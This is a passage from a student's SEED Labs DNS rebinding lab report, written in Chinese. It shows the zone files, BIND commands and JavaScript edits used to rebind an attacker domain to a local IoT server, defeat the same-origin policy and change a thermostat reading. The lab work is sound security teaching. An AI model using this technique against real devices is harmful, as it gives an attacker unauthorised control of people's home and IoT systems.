  inflating: user_vm/rebind_iot/templates/js/jquery-2.2.4.min.js
  inflating: user_vm/rebind_iot/templates/js/main.js
  inflating: user_vm/rebind_iot/__init__.py
  inflating: user_vm/start_iot.sh
[09/15/20]seed@VM:~/Downloads$ cd user_vm/
[09/15/20]seed@VM:~/.../user_vm$ FLASK_APP=rebind_iot flask run --host 0.0.0.0 --port 8080
 * Serving Flask app "rebind_iot"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

下载并解压 user_vm.zip，进入目录运行 Web 服务。

Step 3. Testing the IoT server



进入 http://www.seedIoT32.com:8080，可以看到 IoT 服务成功开启。

Task 3: Start the attack web server on the Attacker VM

Step 1. Install Flask

```
[09/15/20]seed@VM:~/.../exp6$ sudo pip3 install Flask==1.1.1
WARNING: The directory '/home/seed/.cache/pip' or its parent dir
 The cache has been disabled. Check the permissions and owner of
```


在 Attacker 中安装 Flask。

Step 2. Start the attacker’ s web server

```
[09/15/20]seed@VM:~/Downloads$ unzip attacker_vm.zip
Archive:  attacker_vm.zip
   creating: attacker_vm/
  inflating: attacker_vm/attacker32.com.zone
   creating: attacker_vm/rebind_malware/
 extracting: attacker_vm/rebind_malware/config.py
   creating: attacker_vm/rebind_malware/templates/
  inflating: attacker_vm/rebind_malware/templates/change.html
   creating: attacker_vm/rebind_malware/templates/css/
  inflating: attacker_vm/rebind_malware/templates/css/bootstrap.min.css
  inflating: attacker_vm/rebind_malware/templates/css/style.css
  inflating: attacker_vm/rebind_malware/templates/index.html
   creating: attacker_vm/rebind_malware/templates/js/
  inflating: attacker_vm/rebind_malware/templates/js/change.js
  inflating: attacker_vm/rebind_malware/templates/js/jquery-2.2.4.min.js
  inflating: attacker_vm/rebind_malware/templates/js/main.js
  inflating: attacker_vm/rebind_malware/__init__.py
  inflating: attacker_vm/start_webserver.sh
[09/15/20]seed@VM:~/Downloads$ ls
attacker_vm  attacker_vm.zip  HTTPHeaderLive(1).txt  HTTPHeaderLive.txt
[09/15/20]seed@VM:~/Downloads$ cd attacker_vm/
[09/15/20]seed@VM:~/.../attacker_vm$ FLASK_APP=rebind_malware flask run --host 0.0.0.0 --port 8080
 * Serving Flask app "rebind_malware"
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

下载并解压 attacker_vm.zip，进入目录，开启 Web 服务。

Step 3. Testing the Attacker’ s web server



浏览器进入 http://localhost:8080，验证服务成功开启。

Task 4: Configure the DNS server on the Attacker VM

```
$TTL 10000
@       IN      SOA   ns.attackerscj.com. admin.attackerscj.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attackerscj.com.

@       IN      A     192.168.43.95
www     IN      A     192.168.43.95
ns      IN      A     192.168.43.95
*       IN      A     192.168.43.95
~
[09/15/20]seed@VM:~/.../exp6$ sudo mv attacker32.com.zone /etc/bind
```

编辑上述区域文件，注意将 IP 地址改为 Attacker 的 IP 地址，并将其移动到/etc/bind 目录下。

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attackerscj.com" {

type master;

file "/etc/bind/attackerscj.com.zone";

};
```

在/etc/bind/named.conf 中加入对应的域条目。

```
[09/15/20]seed@VM:~/.../exp6$ sudo service bind9 restart
```

重启 bind9 服务。

Testing

```
[09/15/20]seed@VM:~/.../exp6$ dig @192.168.43.95 www.attackerscj.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @192.168.43.95 www.attackerscj.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28389
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.attackerscj.com.           IN      A

;; ANSWER SECTION:
www.attackerscj.com.    10000   IN      A       192.168.43.95

;; AUTHORITY SECTION:
attackerscj.com.        10000   IN      NS      ns.attackerscj.com.

;; ADDITIONAL SECTION:
ns.attackerscj.com.     10000   IN      A       192.168.43.95

;; Query time: 0 msec
;; SERVER: 192.168.43.95#53(192.168.43.95)
;; WHEN: Tue Sep 15 07:27:48 EDT 2020
;; MSG SIZE  rcvd: 97
```

输入 dig @192.168.43.95 www.attacker32.com，验证本机 DNS 服务开启和域的设置。

Task 5: Configure the Local DNS Server

```
zone "attackerscj.com" {

type forward;

forwarders { 192.168.43.95; };

};
```

在/etc/bind/named.conf 文件中添加相应的域条目。

```
[09/15/20]seed@VM:~/.../exp6$ sudo service bind9 restart
```


重启 bind9 服务。

Testing


```
[09/15/20]seed@VM:~$ dig xyz.attackerscj.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> xyz.attackerscj.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46812
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;xyz.attackerscj.com.           IN      A

;; ANSWER SECTION:
xyz.attackerscj.com.    10000   IN      A       192.168.43.95

;; Query time: 2 msec
;; SERVER: 192.168.43.150#53(192.168.43.150)
;; WHEN: Tue Sep 15 07:48:06 EDT 2020
;; MSG SIZE  rcvd: 64
```

在 User 上输入 dig xyz.attackerscj.com，可以看到成功转发并从 192.168.43.95 获取到域信息。


Task 6. Understanding the Same-Origin Policy Protection



在 User 的 Firefox 浏览器中打开上图三个 URL。



点击下方的 Click，温度计无变化。点击右上角的 Click，温度计会变为 99℃。




打开 www.attackerscj.com:8080/change 所在浏览器的控制台，可以看到，由于同源策略的安全机制，不允许跨域读写资源，因而该域下的 JavaScript 脚本不能对目标所在域的“温度计”进行修改。

Task 7. Defeat the Same-Origin Policy Protection

Step 1: Modify the JavaScript code

```
//let url_prefix = 'http://www.seediot32.com:8080'
let url_prefix ='http://www.attackerscj.com:8080'
```

更改 AttackerWeb 页面的 js 文件，将第一行做上图修改。



重复上次操作，由于是发向 attackerscj.com，不再报同源策略的错误。

Step 2: Conduct the DNS rebinding

```
$TTL 10000
@       IN      SOA    ns.attackerscj.com. admin.attackerscj.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS     ns.attackerscj.com.

@       IN      A      192.168.43.88
www     IN      A      192.168.43.88
ns      IN      A      192.168.43.88
*       IN      A      192.168.43.88
```


将/etc/bind/attackerscj.com.zone 文件中域名映射的 IP 地址更改为 IoT 设备所在的 IP 地址，即 User 的 IP 地址。

```
[09/15/20]seed@VM:~/.../js$ sudo rndc reload attackerscj.com
zone reload queued
```

重新加载域文件。

```
[09/15/20]seed@VM:~$ sudo rndc flush
```

清空 DNS 缓存。



点击 www.attackerscj.com 页面的 Click，此时可以看到温度计的变化，攻击成功。

Task 8. Launch the Attack

```
let INTERVAL_LENGTH = 10;
let TEMPERATURE = 88

let url_prefix = 'http://www.attackerscj.com:8080'

function launchAttack() {
  console.log('Launch the Attack!!');
```


在 Attacker 中找到 main.js，观察发现，采用 Task 7 同样的方法即可达到目的。


```
@       IN      A       192.168.43.95
www     IN      A       192.168.43.95
ns      IN      A       192.168.43.95
*       IN      A       192.168.43.95
```


```
[09/15/20]seed@VM:~/.../js$ sudo rndc reload attackerscj.com
zone reload queued
]seed@VM:~$ sudo rndc flush
```

首先将 www.attackerscj.com 的 IP 地址映射到原先的 Attacker 主机 192.168.43.95。


此时打开 www.attackerscj.com:8080 从 10 倒数到 0，会出现上图的情况，即提示要 talking to the IoT Server。







采用同样的步骤，将 www.attackerscj.com 映射为 IoT 设备即 User 的 IP 地址。



等待倒计时数到 0，即可看到温度计升到 88℃，且右侧浏览器 Console 打印出了正确的信息，攻击成功！